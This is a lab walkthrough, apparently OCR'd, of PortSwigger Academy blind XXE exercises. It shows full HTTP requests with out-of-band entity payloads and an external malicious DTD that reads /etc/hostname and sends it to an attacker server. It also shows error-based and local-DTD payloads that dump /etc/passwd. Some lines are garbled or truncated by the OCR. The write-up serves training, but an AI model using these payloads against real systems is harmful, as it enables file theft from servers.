
This lab contains an XML structure, however, it does not return any content explicitly in responses. Though, it still may be vulnerable to Blind XXE. Let's check it by using old technique and try to complete a DNS lookup to Burp Collaborator server:



```
POST /product/stock  HTTP/2
Host : 0a1000c603f5d798814d2af5003e00ca.web-security-academy.net
Cookie : session =G7KzTrFnbf1VrKuVoPLpu4S2wGfO2Xds
Content-Length : 215
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Platform  : "Windows"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/120.0.6099.199   Safari/537.36
Content-Type  : application/xml
Accept : */*
Origin : https://0a1000c603f5d798814d2af5003e00ca.web-security-academy.net
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer : https://0a1000c603f5d798814d2af5003e00ca.web-security-academy.net/product?productId=6
Accept-Encoding  : gzip,  deflate,  br
Accept-Language  : en-US,en;q=0.9
Priority : u=1,  i

<?xml  version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE  stockCheck  [ <!ENTITY  xxe  SYSTEM  "http://www88znlt201npn9sgap6qeal1rsfm3b.oastify.com">     ]>
  <stockCheck >
    <productId >
      &xxe;
    </ productId >
    <storeId >
      1
    </ storeId >
  </ stockCheck >
```

```
HTTP/2  400  Bad  Request
Content-Type  : application/json;   charset=utf-8
X-Frame-Options  : SAMEORIGIN
Content-Length  : 20

"Invalid  product  ID"
```


The DNS lookup detected the connection. Attack done.



#	Time	Type	Payload	Source IP address
3	2024-мар.-21 21:55:18.905 UTC	HTTP	www88znlt201npn9sgap6qeal1rsfm3b	34.251.122.40
2	2024-мар.-21 21:55:18.884 UTC	DNS	www88znlt201npn9sgap6qeal1rsfm3b	3.248.180.70
1	2024-мар.-21 21:55:18.883 UTC	DNS	www88znlt201npn9sgap6qeal1rsfm3b	3.248.186.5

The Collaborator server received a DNS lookup of type A for the domain name **www88znlt201npn9sgap6qeal1rsfm3b.oastify.com**.

The lookup was received from IP address 3.248.186.5:11437 at 2024-....-21 21:55:18.883 UTC.




Congratulations, you solved the lab!

LAB 98 Blind XXE with out-of-band interaction via XML parameter entities

In this lab, everything remains the same, but this time the standard XML parameter is used :

<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://9isluc9yffme929metw2s30n7ed511pq.oastify.com">%xxe;]>


This payload will declare a new XML entity “xxe” and uses it within the DTD. As before, it should cause a DNS lookup on my Burp Collaborator server:



```
POST /product/stock HTTP/2
Host: 0a7500b104053ce480758f00007e0008.web-security-academy.net
Cookie: session=OwbQzxQIypUiOrKpsSUCCOGWdfVdE2Yr
Content-Length: 217
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7500b104053ce480758f00007e0008.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7500b104053ce480758f00007e0008.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://9isluc9yffme929metw2s30n7ed511pq.oastify.cc
  %xxe; ]>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"XML parsing error"
```


DNS lookup received, lab’s done!



#	Time	Type	Payload	Source IP address	Comment
19	2024-мар.-21 22:54:57.122 UTC	HTTP	9isluc9yffme929metw2s30n7ed511pq	34.253.173.2	
18	2024-мар.-21 22:54:57.117 UTC	DNS	9isluc9yffme929metw2s30n7ed511pq	3.248.186.183	
17	2024-мар.-21 22:54:57.116 UTC	DNS	9isluc9yffme929metw2s30n7ed511pq	3.251.105.50	
16	**2024-мар.-21 22:54:25.640 UTC**	**HTTP**	**h8qtkkz65ncmzazu41maibqvxm3dr8fx**	**34.253.173.2**	
15	**2024-мар.-21 22:54:25.450 UTC**	**HTTP**	**h8qtkkz65ncmzazu41maibqvxm3dr8fx**	**34.253.173.2**	
14	**2024-мар.-21 22:54:25.256 UTC**	**HTTP**	**h8qtkkz65ncmzazu41maibqvxm3dr8fx**	**34.253.173.2**	
13	**2024-мар.-21 22:54:24.600 UTC**	**HTTP**	**h8qtkkz65ncmzazu41maibqvxm3dr8fx**	**34.253.173.2**	
12	2024-мар.-21 22:54:09.397 UTC	HTTP	h8qtkkz65ncmzazu41maibqvxm3dr8fx	34.253.173.2	
10	2024-мар.-21 22:52:18.116 UTC	HTTP	h8qtkkz65ncmzazu41maibqvxm3dr8fx	34.253.173.2	
8	2024-мар.-21 22:52:18.070 UTC	DNS	h8qtkkz65ncmzazu41maibqvxm3dr8fx	3.248.186.183	
9	2024-мар.-21 22:52:18.070 UTC	DNS	h8qtkkz65ncmzazu41maibqvxm3dr8fx	3.248.186.38	
11	2024-мар.-21 22:51:42.111 UTC	HTTP	h8qtkkz65ncmzazu41maibqvxm3dr8fx	34.253.173.2	

The Collaborator server received a DNS lookup of type A for the domain name **9isluc9yffme929metw2s30n7ed511pq.oastify.com**.

The lookup was received from IP address 3.248.186.183:18395 at 2024-....-21 22:54:57.117 UTC.



Congratulations, you solved the lab!

LAB 99 Exploiting blind XXE to exfiltrate data using a malicious external DTD

This version of the website has similar blind XXE vulnerability as previous lab. However, this time I should be able to exfiltrate some useful data and exploit the vulnerability. This can be done by stacking XML entities. To do so, I have prepared a file with following XML content:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
```


What it does is that it declares "file" entity that would fetch /etc/hostname file.

Then, it defines an XML parameter entity called "eval", containing a dynamic declaration of another XML parameter entity called "exfiltrate". Because I am declaring an entity embedded in another entity, I should use hex value of symbol "%" to declare it.
The exfiltrate entity will be evaluated by making an HTTP request to the attacker's web server containing the "file" contents in the end of the URL.

Then, I have uploaded this malicious DTD file on my web server (it should be reachable to the website). It was located at:


https://exploit-0a4f009903be36c2837f907e01570064.exploit-server.net/exploit

The final step is to modify the POST /product/stock contents of XML and add a new entity "foo" that will declare "xxe", using the malicious file, executing all 3 injections:



```
POST /product/stock HTTP/2
Host : 0ae300c803b8366883ef91a3005a00ed.web-security-academy.net
Cookie : session =jhnKqMCvwmlwIWBELdlYsTBw0lviikU5
Content-Length : 234
Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform : "Windows"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type : application/xml
Accept : */*
Origin : https://0ae300c803b8366883ef91a3005a00ed.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ae300c803b8366883ef91a3005a00ed.web-security-academy.net/product?productId=2
Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i

<?xml version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
  "https://exploit-0a4f009903be36c2837f907e01570064.exploit-server.net/exploit">
  %xxe;]><stockCheck >
    <productId >
      2
    </ productId >
    <storeId >
      1
    </ storeId >
  </ stockCheck >
```

Once it's done, I checked the Access log of the server and discovered this:




```
194.29.137.21    2024-03-21 23:36:06 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.66
194.29.137.21    2024-03-21 23:36:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
194.29.137.21    2024-03-21 23:51:23 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6
194.29.137.21    2024-03-21 23:51:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
10.0.3.54        2024-03-21 23:52:55 +0000 "GET /exploitL HTTP/1.1" 404 "User-Agent: Java/21.0.1"
194.29.137.21    2024-03-21 23:52:58 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6
194.29.137.21    2024-03-21 23:52:58 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.6
194.29.137.21    2024-03-21 23:52:59 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
194.29.137.21    2024-03-21 23:53:30 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.66
194.29.137.21    2024-03-21 23:53:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
10.0.3.54        2024-03-21 23:53:42 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Java/21.0.1"
10.0.3.54        2024-03-21 23:53:42 +0000 "GET /?x=ea79277cc667 HTTP/1.1" 200 "User-Agent: Java/21.0.1"
194.29.137.21    2024-03-21 23:53:46 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6
```

One of the logs contains a request with /etc/hostname file contents in it:

Answer is: `ea79277cc667`

LAB 100 Exploiting blind XXE to retrieve data via error messages


The concept of this lab remains generally the same, but this time the file contents will be retrieved within error messages. To trigger such an error, I will slightly modify the previous payload:



```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///invalid/%file;'>">
%eval;
%error;
```

This time, XML parser will be fetching a file at /invalid/ with "%file" (contents of /etc/passwd) appended in the end.


Injecting XXE in the request as before leads to such a response:



```
POST /product/stock HTTP/2
Host: 0a0200600436c1088127c01000d800ee.web-security-academy.net
Cookie: session=XxE1w7qmqjiLQJru3J344xHw3PMkyVKO
Content-Length: 236
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a0200600436c1088127c01000d800ee.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a0200600436c1088127c01000d800ee.web-security-academy.net/product?productId=
2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
  "https://exploit-0adc000c0431c1a38103bf40015700cc.exploit-server.net/exploit">
  %xxe;]>

  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2415

"XML parser exited with error: java.io.FileNotFoundException: /invalid/root:x:0:0:ro
ot:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,
,
,
:/run/systemd:/usr/sbin/nologin
```

As one can see, service ended up with error message, failing to find /invalid directory and revealing the complete /etc/passwd file to us in the same error message.



LAB 101 Exploiting XXE to retrieve data by repurposing a local DTD


The lab is using the GNOME desktop environment that often has a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso.

Knowing this information, I constructed the following XML payload and injected it into POST /product/stock request:

```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM
"file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

What it will do is rewrite the external entity ISOamso, defined at /usr/share/yelp/dtd/docbookx.dtd to fetch /etc/passwd. Next, it will trigger an error message, trying to reach an invalid source /nonexistent and append rewritten file in the end of the message.

Once sent, I received the response from the server and obtained contents of /etc/passwd:



```
Content-Length: 419
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.199 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0adf008a04c5df0e80fe214500860083.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0adf008a04c5df0e80fe214500860083.web-security-academy.net/product?productId=


Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE msg [
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <!ENTITY % ISOamso '
  <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///invalid/&#x25;file;&#
  ">
  &#x25;eval;
  &#x25;error;
  '>
  %local_dtd;
  ]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2415

"XML parser exited with error: java.io.FileNotFoundException: /invalid/root:x:0:0:root:/root
bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
